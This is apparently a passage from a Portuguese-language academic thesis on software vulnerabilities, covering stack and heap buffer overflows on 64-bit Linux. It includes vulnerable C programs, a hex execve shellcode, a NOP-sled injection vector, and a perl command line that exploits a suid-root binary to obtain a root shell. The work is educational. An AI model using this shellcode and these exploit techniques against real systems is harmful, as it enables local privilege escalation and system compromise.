$tokenName = $_SESSION['tokenName'];
$tokenValue = $_SESSION['tokenValue'];

if (!empty($_SESSION['idConta'])) {
    if($_SERVER['REQUEST_METHOD'] == 'POST' && !empty($_POST['valor']) && !empty($_POST['contaDestino'])
                                    && !empty($_POST[$tokenName]) && !strcmp($tokenValue, $_POST[$tokenName])) {

        $valor = $_POST['valor'];
        $contaDestino = $_POST['contaDestino'];
```

3.4. Buffer Overflow

Buffers são áreas contíguas de memória alocados para armazenar dados do mesmo

tipo. Quando a quantidade de dados copiada para um *buffer* exceder a capacidade do mesmo, ocorre o chamado *buffer overflow*, que nada mais é do que a sobrescrita dos blocos de memória seguintes ao *buffer* alocado. Esses blocos sobrescritos podem armazenar outros dados da aplicação, ponteiros para áreas de código, ou dados internos de controle do programa. Esse tipo de problema ocorre em linguagens como C e C++, onde não há nenhum tipo de checagem em tempo de execução para detectar e prevenir o *overflow*, o que faz necessário que o programador faça explicitamente todas as checagens para prevenir *bugs* desse tipo.

A sobrescrita da memória adjacente pode, segundo Viega e McGraw (2002), fazer o programa: se comportar de maneira estranha; falhar completamente; continuar a execução sem nenhuma diferença notável. Ainda segundo os mesmos, quatro perguntas são determinantes para caracterizar o problema: qual a quantidade de dados que foi sobrescrita?; que dados foram sobrescritos?; o programa vai, de alguma forma, utilizar esses dados?; que dados substituíram a área sobrescrita? Não basta apenas que dados adjacentes ao *buffer* sejam sobrescritos, alguns dados relevantes devem ser integralmente sobrescritos. Além disso esses dados devem, de alguma forma, ser acessados para que o valor injetado possa alterar o comportamento do programa.

Esse tipo de vulnerabilidade pode ocorrer principalmente na *stack* e na *heap* de um programa.

3.4.1. *Stack Overflow*[22]

Stacks (pilhas) são áreas contíguas de memória que são alocadas dinamicamente em tempo de execução com a finalidade de controlar chamadas de função e de armazenar suas variáveis locais e argumentos.

Em sistemas Linux a *stack* é mapeada para as regiões altas de memória, como mostrado na Figura 55. O registrador rsp aponta para o topo da pilha e o rbp aponta para a base da pilha da função chamada. Como visto na Figura 56(a), o *frame* de uma função contém os argumentos e as variáveis locais da função, e ainda mantém um endereço de retorno (rip salvo) e o rbp salvo, para, respectivamente, restaurar o ponteiro de instrução (registrador rip) e o ponteiro base da função chamadora. Em arquiteturas de 64 *bits* os parâmetros são preferencialmente passados para a função através de registradores, como mostrado na Figura

22 Existem diversos mecanismos de proteção contra *overflow*, os exemplos a seguir são em programas com essas proteções desabilitadas.

56(b), que em seguida, no corpo da função chamada, são copiados para a região de memória apropriada, que nesse caso fica logo acima das variáveis locais.




Figura 55: Mapa de memória de um programa em sistemas Linux.




Figura 56: Estrutura da *stack* de um programa C/C++. Em (a), passagem através da pilha. Em (b), passagem através da pilha e de registradores.

Sobrescrevendo Endereço de Retorno

O código abaixo é vulnerável a *stack overflow*. Se for passada como argumento para esse programa uma *string* com mais de 16 *bytes* ocorrerá um *overflow*, isso se deve ao fato de que a variável buffer não será capaz de armazenar toda a *string,* e consequentemente dados adjacentes serão sobrescritos. A Figura 57 mostra o resultado do *overflow* no programa, e a Figura 58, mostra a *stack* no momento do *overflow*.

```c
void func(char *str){
    char buffer[16];

    strcpy(buffer, str);
    printf("%s\n", buffer);
}


int main(int argc, char *argv[]){

    if(argc != 2){
        printf("uso: %s <param>\n", argv[0]);
        return 1;
    }

    func(argv[1]);
    printf("fim\n");
}
```

```
tcc@xsoft:stack$ ./stack_overflow_ex1 AAAAAAAABBBBBBBBCCCCCCCCDDDDDDDD
AAAAAAAABBBBBBBBCCCCCCCCDDDDDDDD
Segmentation fault
tcc@xsoft:stack$
```

Figura 57: rbp e rsp sobrescritos gerando falha de segmentação.




Figura 58: Estrutura da *stack* após o *overflow*.

Redirecionando o Fluxo de Execução

Um *bug* desse tipo nem sempre caracteriza uma vulnerabilidade. É necessário que a aplicação faça uso da região de memória sobre controle de tal forma que o vetor de injeção[23], de alguma forma, seja capaz de alterar o comportamento do sistema. O vetor de injeção carrega os dados que causarão o *overflow* e que engatilharão o ataque. O conteúdo injetado depende do objetivo do atacante, que depende também da aplicação em questão. Porém, na maioria dos casos o objetivo é ganhar o controle do registrador rip. Esse objetivo pode ser

23 Dados propositadamente passados para o *buffer* vulnerável a *overflow* objetivando algum comportamento inconsistente da aplicação.

alcançado através do controle do endereço de retorno, ou de algum ponteiro de função. Dessa forma é possível fazer o ponteiro de instrução apontar para um trecho de código previamente injetado pelo atacante.

No código a seguir, a função func possui um *buffer* susceptível a *overflow*, e a função foo está definida, embora nunca seja chamada, porém, a Figura 59 mostra uma maneira de fazer uma chamada a mesma. Na figura, o vetor de injeção ganhou o controle do rip e fez com que foo fosse executada. Isso foi possível pois o endereço de retorno foi sobrescrito com o endereço de foo através do vetor injetado. O endereço da função foo é estático e foi obtido com o auxílio do gdb (*Gnu Debugger*). De posse do endereço da função, inicia-se o processo de codificação do vetor de injeção, que tem por objetivo sobrescrever o endereço de retorno da função com o endereço de foo a fim de dar ao atacante o controle do rip. A Figura 60 mostra a pilha após o *overflow*.

```
void foo(){
    printf("nunca entra aqui\n");
    exit(1);
}

void func(char *str){
    char buffer[16];

    strcpy(buffer, str);

    printf("%s\n", buffer);
}


int main(int argc, char *argv[]){

    if(argc != 2){
        printf("uso: %s <param>\n", argv[0]);
        return 1;
    }

    func(argv[1]);
    printf("fim\n");
}
```

```
tcc@xsoft:stack$ gdb ./stack_overflow_ex2
GNU gdb (GDB) 7.1-ubuntu
Copyright (C) 2010 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /home/tcc/Desktop/shared/exemplos/stack/stack_overflow_e
x2...(no debugging symbols found)...done.
(gdb) p foo
$1 = {<text variable, no debug info>} 0x400604 <foo>
(gdb) q
tcc@xsoft:stack$ ./stack_overflow_ex2 `perl -e 'print "AAAAAAAABBBBBBBBCCCCCC
CC" . "\x04\x06\x40"'`
AAAAAAAABBBBBBBBCCCCCCCC@
nunca entra aqui
tcc@xsoft:stack$
```

Figura 59: Explorando *overflow* e ativando funcionalidade oculta.




Figura 60: Endereço de retorno sobrescrito com o endereço de foo.

Ganhando rip

O tipo de ataque descrito acima é muito comum, porém o vetor de ataque mais utilizado na exploração de um *buffer overflow* é a injeção de um *payload*, seguida do redirecionamento da execução do programa para o mesmo com a utilização de um vetor de injeção. Um código externo injetado pode realizar qualquer operação sobre um sistema, ficando limitado ao nível de privilégios com o qual o mesmo é executado.

A Figura 61 mostra um exemplo de *payload*, no caso, o tipo mais utilizado, o *shellcode* (código de execução de um *shell*). O *payload* nada mais é do que um código executável, e como tal, dependente de máquina. Além disso, assim como na criação de um vetor de injeção, a criação de um *payload* também deve levar em conta: as limitações de tamanho, os caracteres e as codificações válidas e o alinhamento dos *bytes*. Como se vê, o processo de elaboração de uma exploração depende de uma análise profunda da estrutura do *software* vulnerável, do ambiente de execução e da arquitetura da máquina hospedeira.

```
 0 4889E548 83EC2048 31C04889 45F8C745 HâÂHÉÏ H1¿HâE¯«E
16 F42F2F73 68C745F0 2F62696E 488D7DF0 Ù//sh«E/binHç}
32 488945E8 48897DE0 488D75E0 4831D2B0 HâEËHâ}‡Hçu‡H1“∞
48 3B0F05                              ;..
```

Figura 61: *Payload* que executa um *shell*.

Após a codificação de um *payload*[24] levando-se em conta todas as considerações acima citadas, inicia-se o processo de codificação do vetor de injeção, que é o processo mais complicado de uma exploração. Esses dados maliciosos devem ser carregados no programa,

24 Cf. Apêndice A.

acarretando num *overflow*, e ainda devem se aproveitar disso para ganhar o controle do rip. Isso geralmente é feito sobrescrevendo o endereço de retorno de uma função com o endereço da região de memória onde o *payload* foi carregado. E é justamente essa a maior dificuldade, ou seja, toda a complexidade do ataque está em descobrir a posição de memória na qual o código malicioso reside.

Há diversas técnicas para facilitar a descoberta desse endereço, como por exemplo, a injeção de um *payload* precedido de tantos NOP[25] (*No Operation*) quanto forem permitidos pela interface de entrada. Isso aumenta a chance de acerto do endereço desejado, pois caso o rip seja redirecionado para esse bloco de NOPs, o código malicioso será executado, ou seja, não é preciso que o rip seja apontado para o endereço exato do *payload* na memória. Essa técnica é excelente, porém nem sempre funciona. Pode haver uma limitação sobre quantidade de *bytes* de entrada, assim como pode haver um mecanismo de filtragem que bloqueie a passagem de NOPs[26].

Caso o *payload* seja carregado na *stack*, há a vantagem de que essa região de memória geralmente é alocada na mesma região de memória em todos os programas, ou seja, pode-se estudar o programa, injetar entradas e tentar fazer o programa quebrar, sempre levando em conta o valor estimado do registrador rsp de maneira que se possa ter uma base do endereço médio da *stack* no momento do *overflow*.

Para o *payload* injetado na *heap* o mesmo princípio se aplica. O algoritmo de alocação reserva blocos de memória sequencialmente, ou seja, se a ordem das requisições de alocação se mantiverem as mesmas em diferentes execuções do programa, as posições de memória dos blocos de dados também seguirão essa sequência.

No caso do programa a ser explorado, os únicos pontos de entrada são os argumentos do programa e as variáveis de ambiente, ou seja, tanto o vetor de injeção, quanto o *payload* devem ser carregados através destas. O endereço do *payload* muito provavelmente conterá zeros nos *bytes* mais significativos, e numa arquitetura *little-endian*[27] esse 0x00 pode ser o último caractere da entrada do vetor de injeção. Devido a esse NULL (0x00) no vetor de injeção, a operação de cópia de *string* será interrompida, ou seja, o *payload* não será copiado para o *buffer*. Nesse caso só resta a opção de injetar o *payload* diretamente na área reservada aos argumentos ou às variáveis de ambiente do programa.

A Figura 62 mostra a disposição da *stack* do programa, resultado do estudo interno do

25 Instrução do processador que não ão realiza nenhum operação relevante além de incrementar o ponteiro de instrução.

26 Uma instrução em *assembly* do tipo xor %rax, %rax também pode ser considerada um NOP.

27 Ordem de armazenamento de *bytes* na memória. *Bytes* menos significativos são armazenados em endereços mais baixos em sistemas Linux.

programa. Observa-se que os argumentos do programa se encontram nos endereços mais altos da *stack*.

A disposição desejada da *stack* para que o vetor de injeção tome o controle do ponteiro de instrução e em seguida possa redirecionar o fluxo de execução para o *payload* é mostrada na Figura 64. E a Figura 63, mostra a utilização do utilitário get_argv1 para a obtenção de uma faixa de endereços onde provavelmente o *payload* estará armazenado.

A Figura 65 mostra os *bytes* a serem injetados na entrada do programa (argumentos) para que o ataque seja efetivado. Alguns NOPs foram desconsiderados na figura, e como destacado, o endereço estimado, na ordem *little-endian*, vem logo em seguida dos As (0x41). Verifica-se também a existência de um 0x20 (espaço) entre o final do vetor de injeção e o início da sequência de NOPs. Esse caractere é de suma importância, visto que será substituído por um terminador de *string,* que limitará a operação de cópia de *string*, impedindo que os *bytes* mais significativos do rip salvo sejam sobrescritos com caracteres diferentes de 0x00.




Figura 62: Estrutura da *stack*.

```
tcc@xsoft:tools$ ./get_argv1 arg1
ARGV[1]: 0x0x7fffffffe6b1
tcc@xsoft:tools$ ./get_argv1 `perl -e 'print "A"x1000'`
ARGV[1]: 0x0x7fffffffe2cd
tcc@xsoft:tools$
```

Figura 63: Obtenção do endereço de argv[1] com parâmetro de tamanho 4 e de tamanho 1000 *bytes*.

A Figura 66 demonstra o ataque sendo posto em prática sobre o programa vulnerável.

O programa tinha como dono o usuário *root*, e tinha o suid bit[28] ativado, deve-se a isso o fato de que o *shell* tenha euid[29] de *root*, ou seja, devido ao suid bit estar setado houve uma elevação de privilégios. Essa exploração resultou na elevação de privilégios local, no caso de uma exploração remota um atacante poderia, através da exploração de uma vulnerabilidade como essa, obter um *shell* no servidor.




Figura 64: Disposição da *stack* para a execução do *payload*. Em destaque caractere que não foi sobrescrito.

vetor_injecao.bin

```
  0 41414141 41414141 41414141 41414141 41414141 41414141 AAAAAAAAAAAAAAAAAAAAAAAA
 24 34E5FFFF FF7F2090 90909090 90909090 90909090 90909090 4Åˇˇˇ. êêêêêêêêêêêêêêêê
 48 90909090 90909090 90909090 90909090 90909090 90909090 êêêêêêêêêêêêêêêêêêêêêêêê
 72 90909090 90909090 90909090 90909090 90909090 90909090 êêêêêêêêêêêêêêêêêêêêêêêê
 96 90909090 90909090 90909090 90909090 90909090 90909090 êêêêêêêêêêêêêêêêêêêêêêêê
120 90909090 90909090 90909090 90909090 90909090 90909090 êêêêêêêêêêêêêêêêêêêêêêêê
144 90909090 90909090 90909090 90909090 90909090 90909090 êêêêêêêêêêêêêêêêêêêêêêêê
168 90909090 90909090 90909090 90909090 90909090 90909090 êêêêêêêêêêêêêêêêêêêêêêêê
192 90909090 90909090 90909090 90909090 90909090 90909090 êêêêêêêêêêêêêêêêêêêêêêêê
216 90909090 90909090 90909090 90909090 90909090 90909090 êêêêêêêêêêêêêêêêêêêêêêêê
240 90909090 90909090 90909090 90909090 90909090 90909090 êêêêêêêêêêêêêêêêêêêêêêêê
264 90909090 90909090 90909090 90909090 90909090 90909090 êêêêêêêêêêêêêêêêêêêêêêêê
288 90909090 90909090 90909090 90909090 90909090 90909090 êêêêêêêêêêêêêêêêêêêêêêêê
312 90909090 90909090 90909090 90909090 90909090 90909090 êêêêêêêêêêêêêêêêêêêêêêêê
336 90909090 90909048 89E54883 EC204831 C0488945 F8C745F4 êêêêêêêêHâÅHÉÌ H1¿HâE¯«EÙ
360 2F2F7368 C745F02F 62696E48 8D7DF048 8945E848 897DE048 //shE€/binHç}€HâEËHâ}‡H
384 8D75E048 31D2B03B 0F05                               çu‡H1“»;..
```

Figura 65: Argumentos maliciosos para executar *payload* com localização estimada em: 0x00007fffffffe534.

28 *Set User Identifier* é um *flag* de configuração de um programa executável em ambientes UNIX que permite que o programa execute com os privilégios do seu dono.

29 *Effective User Identifier* é o nível de permissão (usuário) com o qual efetivamente um programa está executando.

```
tcc@xsoft:~$ stack_overflow `perl -e 'print "AAAAAAAA"x3 . "\x34\xe5\xff\xff\xff
\x7f" . "\x20" . "\x90"x800 . "\x48\x89\xE5\x48\x83\xEC\x28\x48\x31\xC0\x48\x89\
x45\xF8\xC7\x45\xF4\x2F\x2F\x73\x68\xC7\x45\xF0\x2F\x62\x69\x6E\x48\x8D\x7D\xF0\
x48\x89\x45\xE8\x48\x89\x7D\xE0\x48\x8D\x75\xE0\x48\x31\xD2\xB0\x3B\x0F\x05"'`
AAAAAAAAAAAAAAAAAAAAAAAA4[illegible]
# id
uid=1000(tcc) gid=1000(tcc) euid=0(root) egid=0(root) groups=4(adm),20(dialout),
24(cdrom),46(plugdev),105(lpadmin),119(admin),122(sambashare),1000(tcc)
# 
```

Figura 66: Execução do ataque sobre o programa vulnerável pertencente à *root* e com suid bit ativado.

3.4.2. Heap Overflow

Heap é uma área de memória reservada que pode ser expandida dinamicamente e é utilizada para a alocação dinâmica de memória em tempo de execução. A gerência e a organização da memória *heap* é um processo complexo, já que deve haver uma combinação idealmente equilibrada entre: estabilidade do algoritmo, performance das operações, evasão de fragmentação e economia de espaço com dados de controle .

A glibc utiliza o algoritmo ptmalloc2 que é uma extensão do dlmalloc com suporte à alocação de várias *heaps*/*arenas* e com implementação de uma interface *thread-safety*[30]. A *heap* nada mais é do que uma região de memória linear que contém blocos (*chunks*) de memória alocados ou livres. Como mostrado na Figura 67, o gerenciamento dos blocos de memória se utilizam de estruturas de dados que são armazenas junto à memória disponível para alocação. Esse estratégia de gerenciamento, conhecida como *in-band control*, pode ser muito problemática e gera os chamados *channeling problems*, e com essa implementação não é diferente.




Figura 67: *Chunk* de memória livre (a) e alocado (b) da implementação da glibc.

30 Característica que permite que uma função seja chamada simultaneamente por duas *threads* de execução. São funções que não se utilizam de variáveis estáticas para manter estados internos e como retorno.

O campo prev_size é utilizado para especificar o tamanho do *chunk* anterior, caso o mesmo esteja livre.

O campo size, especifica o tamanho do *chunk* atual. Nos sistemas de 64 *bits* o tamanho dos *chunks* é alinhado em 16 *bytes*, ou seja os 3 primeiros *bits* não são necessários, sendo então utilizados para descrever se o *chunk* atual está na *arena* principal (bit A), se foi alocado através de mmap (bit M), ou se o *chunk* anterior está alocado (bit P).

Os campos fd e bk são utilizados para implementar a lista encadeada dos *chunks* livres (*bin*) caso o *chunk* esteja desalocado, e caso esteja alocado são utilizadas como região de dados do usuário, da mesma maneira que o campo prev_size do próximo *chunk*.

O Algoritmo de Gerenciamento

O algoritmo funciona da seguinte maneira: inicialmente existe um único *chunk* (o *top chunk*) e a medida que são feitas requisições de alocação ele vai sendo dividido, gerando outros *chunks* de acordo com a necessidade da requisição e com as restrições de alinhamento de memória. Quando é feita a desalocação de uma região de memória o *chunk* em questão é fundido com os adjacentes (casos os mesmos estejam livres) formando um único *chunk* de tamanho maior. Isso também se aplica ao *top chunk*, ou seja, um *chunk* sendo desalocado também pode ser fundido com o *top chunk*. Se o *chunk* não puder ser devolvido ao *top chunk* (não for adjacente à ele), retornando assim à memória disponível para alocação, significa que o mesmo ficará delimitado por dois *chunks* alocados, e então será colocado numa lista de *chunks* livres chamada *bin*. Caso uma requisição posterior ocorra, essa lista será consultada, e caso contenha uma entrada que corresponda às necessidades da requisição, a mesma será alocada para tal, caso contrário o *top chunk* será particionado para suprir a necessidade.

A Figura 68 demonstra a estrutura da *heap* de um programa que alocou 32 *bytes*, depois fez outra alocação de 16 *bytes* e em seguida uma terceira de 32 *bytes*. Após essas alocações, o primeiro bloco alocado foi liberado e como não pôde retornar ao *top chunk* foi incluído na *bin* correspondente aos *chunks* de seu tamanho.

A descrição dos algoritmos de gerenciamento foi meramente superficial, existem alguns mecanismos chave para aumentar a performance das operações que foram desconsiderados por não serem necessários ao estudo em questão.




Figura 68: Estruturação da *heap* de um programa.

Método de Exploração

Como demonstrado, nas regiões contíguas aos blocos dinamicamente alocados estão os dados de cabeçalho, ou seja, um *heap overflow* sobrescreve as estruturas de dados de controle do mecanismo de gerenciamento de alocação dinâmica antes de sobrescrever regiões de dados alocadas pelo programa. É necessário o conhecimento do funcionamento interno desses algoritmos para poder prever onde certos dados ficarão localizados na memória, para que ataques possam ser planejados de forma a explorar com sucesso vulnerabilidades desse tipo.

A exploração de um *overflow* na *heap* exige muito planejamento pois depende de vulnerabilidades complexas advindas do estado do programa e das estruturas de dados utilizadas. A maioria dos programas armazena os dados na *heap*, assim sendo, na ocorrência de um *overflow* muitos dados ficam expostos, e caso sejam dados de controle de um mecanismo, ou dados do estado interno do programa, pode haver a possibilidade de uma exploração.

O código a seguir demonstra um programa vulnerável onde o usuário indica um arquivo no qual deseja gravar um bloco de dados. Ambos os mecanismo de entrada estão sujeitos à *overflow,* pois se utilizam da chamada à gets, que não prevê limites de leitura. O euid do programa é *root*, e para garantir que o usuário não escreva em arquivos que não tem

permissão, o arquivo indicado é checado através da chamada à access para verificar as reais permissões do usuário sobre o arquivo, de forma que o impeça de gravar o bloco de dados em arquivos que não possui permissão de escrita. Após fazer esse teste, o usuário deve entrar com o bloco de dados a ser escrito no arquivo, e é exatamente nesse trecho que se encontra uma uma vulnerabilidade que pode ser explorada de maneira interessante.

Como se pode ver, não é feita nenhuma checagem quanto aos limites da variável buffer, e pela ordem de alocação das estruturas de armazenamento do caminho para o arquivo e do bloco de dados, a *heap* estará estruturada como mostrado na Figura 69. Logo, é possível alterar o arquivo de saída burlando o mecanismo de controle de permissão implementado. Explorando essa vulnerabilidade o usuário pode escrever em qualquer arquivo do sistema, visto que o programa executa com privilégios de super-usuário.

A Figura 70 mostra as permissões dos arquivos rootfile.txt e userfile.txt, e mostra ainda que o programa vulnerável pertence à *root*, e que tem o suid bit ativo. O programa é executado, e uma tentativa de escrever no arquivo rootfile.txt é feita, porém, sem sucesso, devido ao controle de permissões implementado pela chamada à access. Em seguida, o arquivo userfile.txt é passado como arquivo destino, dessa vez sem nenhuma restrição.

A Figura 71 mostra a geração da entrada maliciosa a ser passada para o programa. Devido a estrutura da *heap*, 1024 *bytes* devem ser passados para preencher o *buffer* de dados a serem gravados (esses são os dados que realmente serão injetados no arquivo alvo). Em seguida devem ser passados mais 16 *bytes* para preencher os campos prev_size e size do *chunk* adjacente, e só então é que deve ser passado o caminho para o arquivo a ser sobrescrito. A Figura 72 mostra a injeção da entrada resultando na alteração do arquivo destino e na gravação dos dados no mesmo.




Figura 69: Estruturação da *heap* do programa vulnerável. Um *overflow* em buffer pode sobrescrever o arquivo de saída.

```c
int ler_buffer(char *buffer) {

    while (1) {
        printf("Entre com o buffer a ser gravado: ");
        if (gets(buffer) == NULL) {
            if (ferror(stdin))
                return 1;
            continue;
        }
        return 0;
    }
}

int ler_arquivo(char *arquivo)
{
    while (1) {
        printf("Entre com o arquivo destino: ");
        if (gets(arquivo) == NULL) {
            if (ferror(stdin))
                return 1;
            continue;
        }

        if (access(arquivo, W_OK) == 0)
            return 0;

        printf("Não há permissões de acesso ao arquivo %s\n", arquivo);
    }
}

int main()
{
    char *buffer, *arquivo;
    FILE *fp;

    buffer = malloc(1024);
    if (buffer == NULL) {
        perror("main(), malloc");
        return 1;
    }

    arquivo = malloc(64);
    if (arquivo == NULL) {
        perror("main(), malloc");
        return 1;
    }

    if (ler_arquivo(arquivo) != 0) {
        fprintf(stderr, "main(), ler_arquivo: erro de entrada\n");
        return 1;
    }

    if (ler_buffer(buffer) != 0) {
        fprintf(stderr, "main(), ler_buffer: erro de entrada\n");
        return 1;
    }

    fp = fopen(arquivo, "a");
    if (fp == NULL) {
        perror("main(), fopen");
        return 1;
    }

    if (fwrite(buffer, 1, 1024, fp) != 1024) {
        perror("main(), fwrite");
        return 1;
    }

    return 0;
}
```

```
tcc@xsoft:heap-overflow$ ls -l
total 32
-rw-r--r-- 1 tcc  tcc  1052 2010-09-08 10:09 badfile.txt
-rw-r--r-- 1 root root  119 2010-09-08 08:59 compilar
-rwsr-sr-x 1 root root 8994 2010-09-08 08:59 heap-overflow
-rw-r--r-- 1 tcc  tcc  1198 2010-09-07 17:33 heap-overflow.c
-rw-r--r-- 1 root root 1025 2010-09-08 10:12 rootfile.txt
-rw-r--r-- 1 tcc  tcc     1 2010-09-08 10:10 userfile.txt
tcc@xsoft:heap-overflow$ ./heap-overflow
Entre com o arquivo destino: rootfile.txt
Não há permissões de acesso ao arquivo rootfile.txt
Entre com o arquivo destino: userfile.txt
Entre com o buffer a ser gravado:
```

Figura 70: Listagem dos arquivos com suas respectivas permissões de acesso e execução do programa vulnerável.

